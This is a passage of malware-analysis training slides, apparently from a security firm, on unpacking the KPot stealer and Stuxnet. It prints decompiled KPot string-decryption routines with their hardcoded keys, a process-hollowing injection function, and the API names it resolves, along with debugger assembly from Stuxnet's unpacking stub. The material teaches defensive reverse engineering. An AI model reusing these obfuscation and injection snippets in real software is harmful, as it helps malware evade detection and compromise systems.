
solutions: 0x1b

```
1: class Program
2: {
3:     1 reference
4:     static string decode(string string_0)
5:     {
6:         string s = "美明八零会家美";
7:         RijndaelManaged rijndaelManaged = new RijndaelManaged();
8:         MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
9:         string result;
10:        byte[] array = new byte[32];
11:        byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
12:        Array.Copy(sourceArray, 0, array, 0, 10);
13:        Array.Copy(sourceArray, 0, array, 15, 10);
14:        rijndaelManaged.Key = array;
15:        rijndaelManaged.Mode = CipherMode.ECB;
16:        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
17:        byte[] array2 = Convert.FromBase64String(string_0);
18:        string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
19:        result = @string;
20:        return result;
21:    }
22:    0 references
23:    static void Main(string[] args)
24:    {
25:        Console.WriteLine(decode(args[0]));
26:    }
27: }
```

NOTE: Just use copy and paste and now let's try it in PowerShell!

# Unpacking KPot

solutions: 0x1c



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The command entered is ".\kpot2.exe -FZQR27Y43sDb0N97K0JGAg==". The output shows the string being processed. The word "Decoded" is overlaid in red on the input line, and the output string is overlaid in red as "Encoded".

```
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe -FZQR27Y43sDb0N97K0JGAg==  
svhost|Decoded  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> ■
```

Figure: Unpacking KPot - String Deobfuscation

NOTE: Now let's look at the injection function!

# Unpacking KPot

solutions: 0x1d

```
static bool smethod_27(object[] object_0)
{
    Class5.Class6 @class = new Class5.Class6();
    Class8.Delegate1 @delegate = Class5.smethod_0<Class8.Delegate1>(Class15.smethod_36["ubzZJ0XMI1ti/o9VzPqHexQ=="], Class15.smethod_36["kVdWt2m955ig9LvIKq8J7Q=="]);
    Class8.Delegate2 delegate2 = Class5.smethod_0<Class8.Delegate2>(Class15.smethod_36["ubzZJ0XMI1ti/o9VzPqHexQ=="], Class15.smethod_36["M+Cx1wPRKCQPwhR5g7XeqaqAMuhh60oEkoAbNvuIk=="]);
    Class8.Delegate3 delegate3 = Class5.smethod_0<Class8.Delegate3>(Class15.smethod_36["ubzZJ0XMI1ti/o9VzPqHexQ=="], Class15.smethod_36["OCVByD5Kb4dyMngcmPozmijex0C140ik/RQZbeXPDo=="]);
    Class8.Delegate4 delegate4 = Class5.smethod_0<Class8.Delegate4>(Class15.smethod_36["ubzZJ0XMI1ti/o9VzPqHexQ=="], Class15.smethod_36["FjiFXn7TCBcqA33vgPA3BS55YtkkkXqZt0GLjZJiitb8=="]);
    Class8.Delegate5 delegate5 = Class5.smethod_0<Class8.Delegate5>(Class15.smethod_36["eDAECohuT4guqKSV0Gp4yg=="], Class15.smethod_36["e4WJnVJ/R9vGiA+MBU/59./Ujihz+FgywIRB0+3YkVw=="]);
    Class8.Delegate6 delegate6 = Class5.smethod_0<Class8.Delegate6>(Class15.smethod_36["eDAECohuT4guqKSV0Gp4yg=="], Class15.smethod_36["oKL4yaE9EBm/y9S+kqvCkaq4w3M218t7/g7gAFxXD4=="]);
    Class8.Delegate7 delegate7 = Class5.smethod_0<Class8.Delegate7>(Class15.smethod_36["ubzZJ0XMI1ti/o9VzPqHexQ=="], Class15.smethod_36["BGw00JvCcycu0GAsl3nPtw=="]);
    Class8.Delegate8 delegate8 = Class5.smethod_0<Class8.Delegate8>(Class15.smethod_36["eDAECohuT4guqKSV0Gp4yg=="], Class15.smethod_36["iy11jydf6nv90hRn+++0LQ=="]);
    string text = (string)object_0[0];
    byte[] array = (byte[])object_0[1];
    bool flag = (bool)object_0[2];
    bool flag2 = (bool)object_0[3];
    string text2 = (string)object_0[4];
    int num = 0;
    string text3 = string.Format("\'{0}\'", text2);
    Class8.Struct1 @struct = default(Class8.Struct1);
    @class.struct0_0 = default(Class8.Struct0);
    @struct.uint_0 = Convert.ToInt32(Marshal.SizeOf(typeof(Class8.Struct1)));
    bool result;
    try
    {
        Class5.Class6.Class7 class2 = new Class5.Class6.Class7();
        class2.class6_0 = @class;
        if (!string.IsNullOrEmpty(text))
    }
```

Figure: Unpacking KPot - New String Obfuscation Function

NOTE: Let's look at the deobfuscation function!

```
static string smethod_36(string string_0)
{
    string password = "fdfdftrtert";
    string s = "fdfdftrtert";
    string s2 = "@1B2c3D4sgf5F6g7H8";
    byte[] bytes = Encoding.ASCII.GetBytes(s2);
    byte[] bytes2 = Encoding.ASCII.GetBytes(s);
    byte[] array = Convert.FromBase64String(string_0);
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, bytes2, 2);
    byte[] bytes3 = rfc2898DeriveBytes.GetBytes(32);
    ICryptoTransform transform = new RijndaelManaged
    {
        Mode = CipherMode.CBC
    }.CreateDecryptor(bytes3, bytes);
    MemoryStream memoryStream = new MemoryStream(array);
    CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
    byte[] array2 = new byte[checked(array.Length - 1 + 1)];
    int count = cryptoStream.Read(array2, 0, array2.Length);
    memoryStream.Close();
    cryptoStream.Close();
    return Encoding.UTF8.GetString(array2, 0, count);
}
```

Figure: Unpacking KPot - Different Deobfuscation Function

NOTE: Should be able to do copy and paste again with Visual Studio!

## deobfuscation.cs

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Security.Cryptography;
using System.Text;
using System.Threading.Tasks;
static string decode_0(string string_0){
    string s = "[input unicode characters here]";
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    string result;
    byte[] array = new byte[32];
    byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
    Array.Copy(sourceArray, 0, array, 0, 10);
    Array.Copy(sourceArray, 0, array, 15, 10);
    rijndaelManaged.Key = array;
    rijndaelManaged.Mode = CipherMode.ECB;
    ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
    byte[] array2 = Convert.FromBase64String(string_0);
    string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
    result = @string;
    return result;
}
```


solutions: 0x20

## deobfuscation.cs

```
static string decode_1(string string_0){
    string password = "fdfdftrtert";
    string s = "fdfdftrtert";
    string s2 = "@1B2c3D4sfg5F6g7H8";
    byte[] bytes = Encoding.ASCII.GetBytes(s2);
    byte[] bytes2 = Encoding.ASCII.GetBytes(s);
    byte[] array = Convert.FromBase64String(string_0);
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, bytes2, 2);
    byte[] bytes3 = rfc2898DeriveBytes.GetBytes(32);
    ICryptoTransform transform = new RijndaelManaged
    {
        Mode = CipherMode.CBC
    }.CreateDecryptor(bytes3, bytes);
    MemoryStream memoryStream = new MemoryStream(array);
    CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
    byte[] array2 = new byte[checked(array.Length - 1 + 1)];
    int count = cryptoStream.Read(array2, 0, array2.Length);
    memoryStream.Close();
    cryptoStream.Close();
    return Encoding.UTF8.GetString(array2, 0, count);
}
```

# Unpacking KPot

solutions: 0x21



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The window shows a series of command-line outputs, each starting with "PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe" followed by a base64 encoded string representing a function name. The strings include "svhost", "CreateProcessA", "ReadProcessMemory", "WriteProcessMemory", "GetThreadContext", "NtSetContextThread", "NtUnmapViewOfSection", "VirtualAllocEx", and "NtResumeThread". The window has a standard Windows title bar and a blue taskbar at the bottom.

```
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "FZQR27Y43sDb0N97K0JGAg=="  
svhost  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "kVdWt2m955ig9LvIKqBJ7Q=="  
CreateProcessA  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "M+Cx1wPRkCQPwhR5g7XQekaqAMuhh60oEKoaAbNvuIk=="  
ReadProcessMemory  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "OCVByD5Kb4dymgcmPozmijexOC140ik/RQZbeXPCDo=="  
WriteProcessMemory  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "FjiFXnN7CBcQa33vgPA3BS5YktkkXqZt0GLjZJiitb8=="  
GetThreadContext  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "e4WJnVJ/R9vGiA+MBU/59/rUjihz+FgywIBB0+3YkVw=="  
NtSetContextThread  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "oKL4yaE9EBm/y9S+kqvCkaq4w3M21Bt7/g7gAFxXVD4=="  
NtUnmapViewOfSection  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "BGwD0JvCcYuc0GAsN3P9tw=="  
VirtualAllocEx  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "iy1ljydF6nv90hRn+++0LQ=="  
NtResumeThread  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> ■
```

Figure: Unpacking KPot - Process Hollowing Functions

NOTE: Looks like process hollowing, let's breakpoint right before the call to NtResumeThread or delegate8!

# Unpacking KPot

solutions: 0x22




Figure: Unpacking KPot - Now we need to extract it with pe-seive!

# Unpacking KPot

solutions: 0x23

GoSECURE





Figure: Open with Cutter and now we can see strings!

# Unpacking KPot

solutions: 0x24

- It's not .NET anymore?
- Interesting Let's Look!



# Unpacking Stuxnet

solutions: 0x25





Figure: Stuxnet - PortexAnalyzer

NOTE: Here we can see that it appears packed due to high entropy

# Unpacking Stuxnet


solutions: 0x26

- Here we see .stub
- Points to Packed Data



# Unpacking Stuxnet

solutions: 0x27



- Unpacking Function
- Injection Function

# Unpacking Stuxnet

solutions: 0x28




Figure: Stuxnet Unpacking - Locating the .stub section

# Unpacking Stuxnet

solutions: 0x29

GoSECURE

- Step until .stub is found

```
push malware.100032B8
push edi
call dword ptr ds:[<&1strcmpIA>]
test eax,eax
je malware.100011B8
movzx eax,word ptr ds:[esi+6]
inc ebx
add edi,28
cmp ebx,eax
j1 malware.10001199
xor eax,eax
pop edi
pop ebx
pop esi
ret
mov ecx,dword ptr ds:[edi+8]
cmp ecx,22C
jb malware.100011B5
mov eax,dword ptr ds:[edi+C]
add eax,dword ptr ds:[1000401C]
cmp dword ptr ds:[eax],AE39120D
jne malware.100011B5
mov edx,dword ptr ss:[esp+10]
add eax,4
mov dword ptr ds:[edx],eax
mov eax,dword ptr ss:[esp+14]
add ecx,FFFFFFFC
mov dword ptr ds:[eax],ecx
xor eax,eax
inc eax
jmp malware.100011B7
push ebp
```

Jump is taken  
malware.100011B8

.text:100011A7 malware.exe:\$11A7 #5A7

## Unpacking Stuxnet

solutions: 0x2a

 GoSECURE

